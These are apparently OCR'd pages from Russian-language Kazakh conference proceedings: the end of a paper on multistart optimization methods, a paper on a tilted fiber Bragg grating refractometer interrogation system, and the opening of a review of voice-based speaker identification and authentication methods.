


Рис.2 Метод 1, найденные локальные и глобальные минимумы




Рис.3 Метод 2, найденные локальные и глобальные минимумы

По графикам видно, что в сочетании с методом мультистарта наилучший результат дал метод Розенброка: глобальный минимум был получен уже на седьмой итерации, тогда как для метода мультистарт+Адаптивный координатный спуск потребовалось восемьдесят три итерации. По времени работы алгоритмов метод Розенброка оказался быстрее в пять раз.

Работа выполнена по гранту КН МОН РК №AP05133366 по теме: Развитие методов оптимизации, ориентированных на широкий класс прикладных задач нанотехнологий (2018-2020 гг.).

Используемые источники

1. Горчаков А.Ю., Посыпкин М.А. Эффективность методов локального поиска в задаче минимизации энергии плоского кристалла // Журнал Современные информационные технологии и ИТ-образование, 2017, Том 13 № 2, с.97-102
2. Лурье С.А., Посыпкин М.А., Соляев Ю.О. Метод идентификации масштабных параметров градиентной теории упругости на основе численных экспериментов для плоских композитных структур // Internat. J. of Open Informat. Technol. 2015. Т. 3. № 6. С. 1-6.
3. Евтушенко Ю.Г., Лурье С.А., Посыпкин М.А., Соляев Ю.О. Применение методов оптимизации для поиска равновесных состояний двумерных кристаллов // Ж. вычисл. матем. и матем. физ. 2016. Т. 56. № 12. С. 50-59.
4. Амирханова Г.А., Горчаков А.Ю., Дуйсенбаева А.Ж. Гибридизация методов Монте-карло, имитации отжига и локального поиска // Материалы III Международной научной конференции «Информатика и прикладная математика», посвященная 80-летнему юбилею профессора Бияшева Р.Г. и 70-летию профессора Айдарханова М.Б. - 2018 г Алматы, с.266-274, Часть 2
5. Минашина И.К., Захарова Е.М. Обзор методов многомерной оптимизации // Информационные процессы. 2014. Том 14, № 3. С. 256-274
6. Жиглявский А. А., Жилинская А. Г. Методы поиска глобального экстремума. М.: Наука, 1991. 248 с.

ИССЛЕДОВАНИЕ И РАЗРАБОТКА СИСТЕМЫ ИНТЕРРОГАЦИИ СИГНАЛОВ С ОПТОВОЛОКОННЫМ РЕФРАКТОМЕТРОМ

Вуйцик В.[1,2], Калижанова А.У.[1,3], Кашаганова Г.Б.[1,4], Оразбеков Ж.[1,5]
[1]Институт информационных и вычислительных технологий КН МОН РК, Казахстан
[2] Люблинский технический университет, Люблин, Польша
[3]Алматинский университет энергетики и связи, Алматы, Казахстан
[4]Казахско-Американский университет, Алматы, Казахстан
[5]Казахский национальный педагогический университет имени Абая Алматы, Казахстан
e-mail: kalizhanova_aliya@mail.ru, gulzhan_k70@mail.ru

Аннотация. *В статье представлена разработка системы интеррогации сигналов с оптоволоконным рефрактометром на основе наклонной волоконной решетки Брэгга (НВРБ). В настоящей работе исследованы свойства показателя преломления среды, рассмотрены интеррогаторы на основе наклонной волоконной решетки Брэгга (НВРБ), используя которые можно построить измерительную систему, способную измерять многие физические величины и улучшить измерения показателя преломления. Разработанная система позволит измерять с*

помощью рефрактометра показатели преломления, а также найти аналитическую зависимость показателя преломления раствора от концентрации растворенного в нем веществ.

Ключевые слова: *рефрактометр, интеррогатор, показатель преломления, наклонная волоконная решетка Брэгга.*

В настоящее время рефрактометры являются обязательной принадлежностью многих исследовательских лабораторий. Рефрактометрические методы широко применяются в химической, нефтяной, фармацевтической, пищевой промышленности, в геологии, в сельском хозяйстве. В биологических, химических и физических лабораториях рефрактометры применяются для исследования эфирных масел, жиров, крови, жидкого топлива, смазочных масел, стекол, различных растворов и т.д. В пищевой промышленности при производстве сахара, соков, вина, спиртных напитков, пива, жиров, масел и т.п. Фармакологические заводы, медицинские учреждения и аптеки также широко используют рефрактометры при проведении анализов и контроле качества изготовления лекарственных препаратов. Простота и доступность измерений в сочетании с высокой точностью позволят рефрактометрическим методам сохранить свое значение и в будущем.

В современных рефрактометрах для измерений используются разнообразные физические процессы. Известен способ определения показателя преломления жидкости с помощью волоконных решеток Брэгга (ВРБ). Используя ВРБ, можно построить измерительную систему, способную измерять многие физические величины: давление, температуру, расстояние, скорость вращения, скорость линейного перемещения, ускорение, массу, уровень жидкости, деформацию в реальном масштабе времени.

На сегодняшний день существует большое разнообразие высокоточных рефрактометров для измерения показателей преломления в жидких и газообразных средах. Оптические приборы для измерения показателя преломления называются рефрактометрами. Они предназначены для анализа вещества по коэффициенту преломления, для определения значения чистоты вещества.

Показатель преломления является одной из важнейших характеристик вещества, находящегося в любые состояния – твердом, жидком или газообразном. Показатель преломления является безразмерной величиной, и равен отношению скорости света в вакууме к скорости света в исследуемом веществе.

Методы определения показателя преломления можно разделить на две группы: методы определения абсолютного показателя преломления и дифференциальные методы, позволяющие выполнять изменения показателя преломления в зависимости от влияния различных факторов или в сравнении со свойствами эталонного образца. Распространения света в различных средах опирается четырем законом оптики: закон прямолинейного распространения света, закон независимости световых пучков, закон отражения света, закон преломления света.

Основными характеристиками оптических свойств среды являются показатель преломления, показатель поглощения и коэффициент поглощения света.

Рассмотрим физический смысл показателя преломления. Показатель преломления зависит от оптических свойств и той среды, из которой луч падает, и той среды, в которую он проникает. Показатель преломления, полученный в том случае, когда свет из вакуума падает на какую-либо среду, называется абсолютным показателем преломления данной среды.




Рис. 1 Относительный показатель преломления двух сред

Относительный показатель преломления двух сред:

$$n_1 = \frac{\sin i}{sinr_1}; \quad n_2 = \frac{\sin i}{sinr_2}; \quad n = \frac{\sin r_1}{sinr_1} = \frac{n_2}{n_1} \tag{1}$$

где n_1 и n_2 абсолютные показатели преломления первой и второй среды.

Абсолютным показателем преломления называется физическая величина, которая показывает во сколько раз скорость света в вакууме больше фазовой скорости света в веществе:

$$n = \frac{c}{v}$$

где v – фазовая скорость света в веществе, c – скорость света в вакууме ~ $3 \cdot 10^8$ м/с;

Среду с меньшим абсолютным показателем преломления принято называть оптически менее плотной средой. Абсолютный показатель преломления среды зависит от физического состояния среды, в которой распространяется свет, т.е. от температуры, плотности вещества, наличия в нем упругих напряжений. Показатель преломления зависит также и от характеристик самого света, т.е. от частоты света или длины волны.

Из выражений (1) можно сделать выводы по физическому смыслу показателя преломления:

– *относительный показатель преломления* второй среды по отношению к первой показывает во сколько раз скорость света в первой среде больше (меньше) чем во второй;

– *абсолютный показатель преломления среды* показывает во сколько раз скорость света в вакууме больше, чем в данной среде. Заметим, что абсолютный показатель преломления данной среды всегда больше единицы $n>1$.

При рефрактометрических измерениях обычно определяют относительный показатель преломления вещества, т.е. показатель преломления вещества относительно воздуха в лабораторном помещении. Если требуется знать абсолютный показатель преломления вещества, то его находят по формуле:

$$n_{абс.} = n_{возд.} \cdot n$$

где $n_{абс}$ – абсолютный показатель преломления воздуха ($n_{возд.}$=1,00029 при температуре t=0^0C, давлении p=760 мм рт. ст. для длины волны λ=589,3нм), n – показатель преломления вещества, полученный при рефрактометрическом измерении при таких же t, p и λ .

В современных системах для опроса, получения и преобразования информации с волоконной решетки Брэгга (ВРБ) используется широкополосная или перестраиваемая в широком диапазоне оптико-электронная измерительная аппаратура – интеррогаторы. Существует большое разнообразие методов опроса решеток Брэгга, но наиболее распространенным является частотное и временное распределение сигнала. Частотное распределение обеспечивается применением нескольких фотодетекторов, охватывающих весь спектр сигнала, отраженного от массива датчиков, а временное сканирование реализуется с помощью перестраиваемого фильтра, обеспечивающего последовательный опрос решеток Брэгга.

В настоящей статье мы рассмотрим интеррогаторы на основе наклонной волоконной решетки Брэгга (НВРБ), для улучшения измерения показателя преломления. Поскольку показатель преломления сердцевины выше, чем самый высокий эффективный показатель мод оболочки, эти волокна просто направляют свет от полного внутреннего отражения. Особенность НВРБ состоит в том, что они чувствительны к окружающему показателю преломления вне решетки, благодаря которым они могут функционировать как рефрактометры [7-9] и концентраторы [10, 11]. НВРБ, которые имеют большие углы наклона, также чувствительны к состоянию поляризации инцидента свет. Следовательно, они могут служить поляриметрами [12-14], датчики скручивания [15] и зависящие от поляризации потери тембров звука [16].

На рисунке ниже схематически показана структура НВРБ.




Рис. 2 Схематическое изображение структуры НВРБ в ядре оптического волокна

Основным параметром, влияющим на спектральный характер наклонной решетки, является угол наклона плоскостей модуляции. Увеличение угла означает, что спектр показывает потери мощности для режимов мантии на все более коротких длинах волн.

На приведенных ниже графиках показаны спектры пропускания НВРБ, для разных углов наклона уровней модуляции показателя преломления: 2, 4 и 6 градусов.




Рис.3 Спектры пропускания НВРБ для увеличения углов наклона плоскостей модуляции показателя преломления

На приведенных ниже рисунках показано другое явление, которое можно наблюдать при анализе спектральных спектров с НВРБ с разными углами наклона. На рисунке 4 a) показывает фрагмент спектра с наклоном 2 °, где хорошо видны минимумы, характерные для спинального резонанса (Брэгга) и так называемых минимумов, модуль «призрак», который представляет собой композицию режимов мантии, наиболее близкую к ядру. На рисунке 4 b) показан фрагмент спектра с наклоном 4 °, где отчетливо видно исчезновение активной зоны - значительно меньшая амплитуда минимального резонанса ядра. Точно так же мода «призрак» определенно ослаблена.




Рис. 4 Фрагменты спектров, показывающие различия в амплитудах потерь мощности в спектре пропускания основного модуля и модуля «призрак» для решеток

Заключение

НВРБ представляет собой универсальное устройство для выборочного возбуждения определенных мод оболочки, посредством чего имеется возможность регистрировать

изменение состояния окружающей среды, контролируя спектральный отклик решетки, что может быть реализовано в оптических датчиках. Так как реакция на внешнее изменение мод оболочки с различными эффективными показателями преломления и моды сердцевины различны, на основе НВБР можно создать компактный датчик для измерения воздействия сразу нескольких физических величин, а также создать систему опроса.

Разработанная система позволит измерять с помощью рефрактометра показатели преломления, а также найти аналитическую зависимость показателя преломления раствора от концентрации растворенного в нем веществ.

Экспериментальные исследования проводились в лабораториях Оптоэлектроники факультета электротехники и компьютерных наук Люблинского технического университета в рамках проекта ГФ №AP05132778 «Исследование и разработка системы интеррогации сигналов с оптоволоконным рефрактометром с использованием телекоммуникационных сетей» ИИВТ КН МОН РК.

Литература

1. R. Kashyap, R. Wyatt, R. J. Campbell, Electronics Letters, 29,154(1993).
2. J. L. Wagener, T. A. Strasser, J. R. Pedrazzani, J. DeMarco, D. DiGiovanni, Fiber grating optical spectrum analyzer tap, Edinburgh, UK (1997).
3. K. S. Feder, P. S. Westbrook, J. Ging, P. I. Reyes, G. E. Carver, IEEE Photonics Technology Letters, 15, 933(2003).
4. Y. Chun, W. Yong, X. Chang-Qing, IEEE Photonics Technology Letters, 17, 2146(2005).
5. J. M. Castro, D. F. Geraghty, B. R. West, S. Honkanen, Applied Optics, 43, 6166(2004).
6. H. S. Park, S. H. Yun, I. K. Hwang, S. B. Lee, B. Y. Kim, IEEE Photonics Technology Letters, 13, 460(2001).
7. C. Caucheteur, P. Megret, IEEE Photonics Technology Letters, 17, 2703(2005).
8. G. Laffon and P. Ferdinand. Measurement Science and Technology, 12,765(2001).
9. C.-F. Chan, G. Chen, A. Jafari, A. Laronche, D. J. Thomson, J. Albert, Applied Optics, 46,1142(2007).
10. K. Zhou, X. Chen, L. Zhang, I. Bennion, Optical chemsensors based on etched fibre Bragg gratings in D-shape and multimode fibres, Bruges, Belgium (2005).
11. K. Zhou, X. Chen, L. Zhang, I. Bennion, Measurement Science and Technology, 17, 1140(2006).
12. J. Peupelmann, E. Krause, A. Bandemer, C. Schaffer, Electronics Letters, 38, 1248(2002).
13. A. Bouzid, M. A. G. Abushagur, A. El-Sabae, R. M. A. Azzam, Optics Communications, 118, 329(1995).
14. P. S. Westbrook, T. A. Strasser, Compact, in-line, all-fiber polarimeter using fiber gratings, Baltimore, MD, USA (2000).
15. X. Chen, K. Zhou, L. Zhang, and I. Bennion, IEEE Photonics Technology Letters, 18, 2596(2006).
16. S. J. Mihailov, R. B. Walker, T. J. Stocki, D. C. Johnson, Electronics Letters, 37, 284(2001).

ОБЗОР МЕТОДОВ ИДЕНТИФИКАЦИИ И АУТЕНТИФИКАЦИИ ПОЛЬЗОВАТЕЛЕЙ ПО ГОЛОСУ

[1]Мамырбаев О.Ж., [2]Кыдырбекова А.С., [1]Тұрдалыұлы М., [1,2]Мекебаев Н.О.
[1]ҚР БҒМ ҒК Ақпараттық және есептеуіш технологиялар институты
[2]әл-Фараби атындағы Қазақ Ұлттық университеті

***Аннотация**. В этой статье описывается методы, который сочетает в себе обучение модели со многими состояниями (multicondition model training) и теории неполных данных (missing-feature theory) к модели шума с неизвестными спектрально-временными характеристики.*

***Ключевые слова:** биометрия, биометрическая технология, голосовая верификация, аутентификация, методы распознавания, голосовая биометрия, идентификация по голосу.*

Введение

Одной из распространенных мер защиты информации является разграничение доступа. Разграничение доступа включает в себя аутентификацию – процедуру проверки подлинности, и идентификацию – присвоение идентификатора и сравнение предъявленного идентификатора с перечнем идентификаторов [1]. Существует более простая задача – верификации, подразумевающая сравнение предъявляемых признаков, заявленных как соответствующие известному объекту, с известными признаками того же объекта. В современном мире широко развиваются речевые технологии различного применения – синтеза, идентификации, распознавания речи. Последние две технологии позволяют выделить из речи информацию различного типа – «кто» говорит и «что» именно говорится. Предлагается использовать популярный в текстонезависимой идентификации диктора метод выделения i-векторов для решения задачи идентификации говорящего.

Среди множества различных методов разграничения доступа особое место занимают биометрические технологии. Растущий интерес к биометрическим технологиям связан в основном с удобством их применения. Часто под биометрическими технологиями, в контексте разграничения доступа, понимают методы биометрической идентификации. Задача идентификации подразумевает сравнение признаков одного объекта с признаками других известных объектов.

Ведущую роль среди биометрических технологий занимают технологии, основанные на распознавании отпечатков пальцев, лица, радужной оболочки глаз и голоса. Для определения эффективности технологий оценивают такие критерии, как надежность, устойчивость к подделке, устойчивость к окружающей среде (помехоустойчивость), стабильность признака от времени, скорость, стоимость и удобство применения.

Голосовая идентификация обладает такими достоинствами, как удобство применения и невысокая стоимость. Недостатком такой идентификации является низкая надёжность. Одним из перспективных путей повышения надёжности голосовой идентификация является привлечение характеристик динамики подсознательных движений, что активно используется при идентификации по подписи [2]. С другой стороны, есть области применения, в которых голосовая идентификация является наиболее удобной, например, удалённый доступ к телекоммуникационным каналам связи по анализу голосовых данных.

Принципиальный недостаток всех методов биометрии, кроме речевого, состоит в постоянстве используемого биометрического кода, т.к. отпечатки пальцев или ладоней, рисунок радужной оболочки и черты лица неизменны для индивидуума. Этот недостаток

препятствует применению этих методов в случаях, требующих особо высокой надежности идентификации личности, поскольку неизменный биометрический код может быть считан путем злонамеренного вторжения в программу распознавания.

В отличие от биометрии по фиксированным параметрам, верификация по голосу обладает практически неограниченным потенциалом для снижения ошибки за счет использования все более длинных речевых сообщений. Верификации по голосу может использоваться в темноте, на расстоянии, в частности, по стандартному телефонному каналу, в условиях, когда невозможно получить изображение лица.

Примеры конкретных применений верификации диктора охватывают широкий спектр приложений:

- распоряжение финансовыми процессами по электронным или телефонным каналам (управление банковским счетом, электронная коммерция, подтверждение права пользования кредитной картой);
- разрешение на смену пароля или PIN-кода;
- доступ к компьютеру или отдельным программам компьютера (вход в Интернет, доступ к конфиденциальным документам, базам данных и т.д.);
- разрешение на вход в помещение, открывание сейфа;
- управление механизмами и системами (например, запуск двигателя автомобиля);
- мониторинг того, кто, когда и к каким компьютерным ресурсам имел доступ.

В современных системах голосовой идентификации для повышения надежности применяют тексто-зависимую идентификацию, например, произнесение парольной фразы, которая каждый раз генерируется случайным образом. Использование индивидуальных признаков и совпадение сгенерированной и распознанной парольных фраз повышает надежность. Тексто-независимая идентификация подразумевает использование только индивидуальных признаков.

Немаловажной характеристикой системы голосовой идентификации является скорость (быстродействие) определения личности**.** Быстродействие особенно существенно для приложений, обрабатывающих большие базы голосовых данных и работающих в реальном режиме времени. Повышение быстродействия может быть достигнуто за счет использования новых быстрых алгоритмов обработки данных. Таким образом, голосовая идентификация личности, несмотря на указанные в настоящей работе недостатки, в определенных условиях обладает существенными преимуществами, которые необходимо развивать. В задаче голосовой идентификации применяют различные математические, алгоритмические, технические методы, начиная с этапа записи голоса и заканчивая этапом классификации. Практически каждая система идентификации содержит четыре основных этапа: получение сигнала, предварительная обработка сигнала, извлечение признаков и классификация признаков.

Этап получения сигнала. Метод получения или записи голосового сигнала, в большинстве случаев, представляет собой запись сигнала с помощью микрофона и представление сигнала в цифровом виде с помощью аналого-цифрового преобразователя. В качестве аналого-цифрового преобразователя обычно используют звуковую карту персонального компьютера либо цифровой диктофон. Цифровые данные кодируются импульсно-кодовой модуляцией и помещаются в формат файла-контейнера (Waveform Audio File Format) для хранения записи оцифрованного аудиопотока. Параметры звуковой записи обычно выбирают следующие: битность отсчета – 16 бит, частота дискретизации – 22500 Гц. Так как современные цифровые мобильные устройства обычно имеют встроенный микрофон и производительные аппаратные средства, то создание система аутентификации по голосу с привлечением более затратных по вычислениям методов вполне решаемая задача для мобильных платформ. Тем не менее, обеспечить минимальные вычислительные затраты при сохранении точности, помехоустойчивости к

различным видам помех и достаточную надежность при распространенных аппаратных средствах все же необходимо.

Этап предварительной обработки. Полученные цифровые сигналы, как и аналоговые, содержат в себе некоторую долю искажений и помех. Под искажениями понимаются искажения речеобразующего тракта (например, болезнь горла) и речепередающего канала (например, искажения телефонного канала).

Этап предварительной обработки. Полученные цифровые сигналы, как и аналоговые, содержат в себе некоторую долю искажений и помех. Под искажениями понимаются искажения речеобразующего тракта (например, болезнь горла) и речепередающего канала (например, искажения телефонного канала).

Этап извлечение признаков. Извлечение признаков обычно происходит с помощью Фурье-преобразования, вейвлет- преобразований, линейного предсказания и других. Коэффициенты преобразований выступают в качестве признаков. В настоящее время точно не определены голосовые признаки, по которым можно однозначно идентифицировать личность человека. Выбор признаков влияет также на надежность идентификации. Существуют методы, которые описывают интегральные характеристики человеческого голоса и служат для извлечения тонов, динамики речи, просодических характеристик. Такими методами являются преобразование Фурье (амплитудно-частотное распределение), кепстральное преобразование (амплитудно-временное распределение), преобразование линейного предсказания (амплитудно-частотное распределение). Существуют также формантные методы и методы выделения фонем.

Этап классификации признаков. В этот этап входит применение математических методов классификации, с помощью которых осуществляется принятие решения, а также расчет ошибок классификации.

Системы распознавания речи строятся на основе принципов признания форм распознавания. Методы и алгоритмы, которые использовались до сих пор, могут быть разделены на следующие большие классы:

Классификация методов распознавания речи на основе сравнения с эталоном.

- Динамическое программирование — временные динамические алгоритмы (Dynamic Time Warping).
- Контекстно-зависимая классификация. При её реализации из потока речи выделяются отдельные лексические элементы — фонемы и аллофоны, которые затем объединяются в слоги и морфемы.
- Методы дискриминантного анализа, основанные на Байесовской дискриминации (Bayesian discrimination);
- Скрытые Марковские модели (Hidden Markov Model);
- Нейронные сети (Neural networks).

Метод динамического программирования. Dynamic Time Warping (DTW) – метод динамического программирования, позволяющий найти близость между двумя последовательностями измерений за некоторый промежуток времени.

Наиболее распространенными из них являются модели гауссовых смесей и скрытые марковские модели. Однако другие модели, например, многослойные персептроны или машина опорных векторов, также успешно используются в данной задаче. Кроме того, в последнее время наблюдается тенденция использования комбинаций нескольких моделей.

За последние годы были достигнуты значительные улучшения в проверке тексто-независимую идентификацию. JFA, как метод компенсации, был более эффективным, чем другие традиционные методы, основанные на GMM-UBM. Самый последний метод использования вероятностного линейного дискриминантного анализа (PLDA) - это

современный метод. В последние несколько лет многие из вновь предложенных методов были добавлены и к проверке текстозависимого докладчика.

В системах ЦРТ поиск может осуществляться с помощью метода анализа статистик основного тона (PS), спектрально-формантного (SF) метода, GMM–SVM-метода [3, 4, 5]. Наиболее распространенным является GMM–SVM-метод (рис. 1)[9].




Рис. 1. Схема обработки речевого сигнала GMM–SVM-методом

В [6], помимо введения текстозависимого набора данных RSR2015, оценивается несколько методов. Он отмечает, что отсутствие достаточных данных делает невозможным извлечение i-вектора. Поэтому они используют экстрактор, обученный с использованием набора данных телефонии NIST. Во всех случаях методы, основанные на i-векторе, приводят к снижению точности.

В анализе общего фактора (JFA) [7] они используют Универсальную фоновую модель (UBM), используют набор данных RS42015 и демонстрируют, что адаптация этой модели к каждой фразе дает наилучшие результаты. Напротив, авторы [8] используют фразе-зависимые преобразования PLDA вместо фразе-зависимых UBM и показывают эмпирически.

Идентификация личности по голосу в настоящее время реализуется на базе целого ряда принципов:

1) используя заданный текст — на основе анализа и сравнения, начитанных человеком определенных слов или фраз, с эталонными;

2) с зависимостью от текста — на основе сравнения произнесенных фраз с произношением ранее записанного текста;

